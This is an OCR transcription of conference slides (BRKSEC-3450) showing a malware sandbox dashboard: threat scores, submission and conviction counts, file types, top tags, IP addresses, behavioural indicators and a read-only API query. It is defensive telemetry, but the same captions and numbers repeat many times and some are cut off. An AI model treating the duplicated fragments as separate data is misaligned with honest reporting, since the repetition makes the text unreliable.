
Submission File Types

Entitlement API Sample Submissions




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Result

1,300 Submissions (185.71 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)



Submission Environments

1,300 Submissions (185.71 Avg/Day)


Submission File Types

Entitlement API Sample Submissions

Threat Scores

Show API Query


Avg. Threat Score 40 (from 1,220 submissions)



ions by Threat Score


1,220 Submissions (174.29 Avg/Day)

Low (0-49) Medium (50-74) High (75-89) Critical (90-100)



Total Convictions


173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)

Low (0-49) Medium (50-74) High (75-89) Critical (90-100)



Submission Environments

1,300 Submissions (185.71 Avg/Day)


Other Convicted

Submission File Types

pdf: 264 (21.68%)


Entitlement API Sample Submissions

Submissions Submissions Buffer Rate Limited


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
619
255
173
173
Critical (90-100)
High (75-89)
Medium (50-74)
Total Submissions by Threat Score
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
400
350
300
377
235
215
133
01/20
01/21
01/22
01/23
Query Information
API URL
https://panacea.threatgrid.com/api/v3/aggregations/submissions?span=2020-01-17T23:59:59-05:00/2020-01-24T00:13:48-05:00&visibility=org&buckets=threatscore,average-threat-score&tz=America/New_York
cURL
curl -X GET -H 'Accept: application/json' 'https://panacea.threatgrid.com/api/v3/aggregations/submissions?span=2020-01-17T23%3A59%3A59-05%3A00%2F2020-01-24T00%3A13%3A48-05%3A00&visibility=org&buckets=threatscore%2Caverage-threat-score&tz=America%2FNew_York&api_key=<API_KEY>'
Host
panacea.threatgrid.com
Path
/api/v3/aggregations/submissions
Query
buckets threatscore,average-threat-score
span 2020-01-17T23:59:59-05:00/2020-01-24T00:13:48-05:00
tz America/New_York
visibility org
Close
Total Convictions
173 Convictions (24.71 Avg/Day)
30
20
10
0
1/18
1/19
1/20
1/21
1/22
1/23
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
1,220
0
100
200
300
400
500
600
700
800
900
1,000
1,100
1,200
1,300
Submission Environments
1,300 Submissions (185.71 Avg/Day)
Other
Convicted
Submission File Types
pdf: 264 (21.68%)
Entitlement API Sample Submissions
Submissions
Submissions Buffer
Rate Limited
400
350
63
BRKSEC-3450


Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)



Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted

Submission File Types

pdf: 264 (21.68%)


BRKSEC-3450

Entitlement API Sample Submissions

Submissions Submissions Buffer Rate Limited


Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)



Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted

Submission File Types

pdf: 264 (21.68%)

Entitlement API Sample Submissions


Submissions Submissions Buffer Rate Limited

400
350
65

BRKSEC-3450


Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)



Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted

Submission File Types

pdf: 264 (21.68%)

Entitlement API Sample Submissions


Submissions Submissions Buffer Rate Limited

BRKSEC-3450

https://panacea.threatgrid.com/mask/samples?query=%7B"threatScore"%3A%7B"low"%3Atr...


Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)



Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted

Submission File Types

pdf: 264 (21.68%)

Entitlement API Sample Submissions


Submissions Submissions Buffer Rate Limited

BRKSEC-3450

https://panacea.threatgrid.com/mask/samples?query=%7B"threatScore"%3A%7B"low"%3Atr...

Total Convictions


173 Convictions (24.71 Avg/Day)



Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)


Low (0-49) Medium (50-74) High (75-89) Critical (90-100)



Submission Environments

1,300 Submissions (185.71 Avg/Day)

Other Convicted




Submission File Types

- pdf: 264 (21.6%)
- ttf: 202 (16.6%)
- zip: 166 (13.6%)
- xlsx: 140 (11.5%)
- exe: 127 (10.4%)
- Other: 321 (26.3%)

Entitlement API Sample Submissions

Submissions Submissions Buffer Rate Limited



Top Tags

URL_Artifact_Resubmission	932
doc-vba-close-resubmit	153
edr	107
overdrive	17
underlyingnoodle_m...	1
certutil	1

Top IP Addresses


13.107.21.200	51
204.79.197.200	47
151.101.128.133	28
151.101.64.133	28
151.101.0.133	28
151.101.192.133	26

Top Behavioral Indicators

Potential Code Injection Detected	239
Office Document Contains a VBA Macro	173
Executable Imported the IsDebuggerPresent Symbol	168
Office Document Contains VBForms	163
VBA Macro Has Action on Open	162
Antivirus Service Flagged Artifact As Conta...	162

Total Convictions

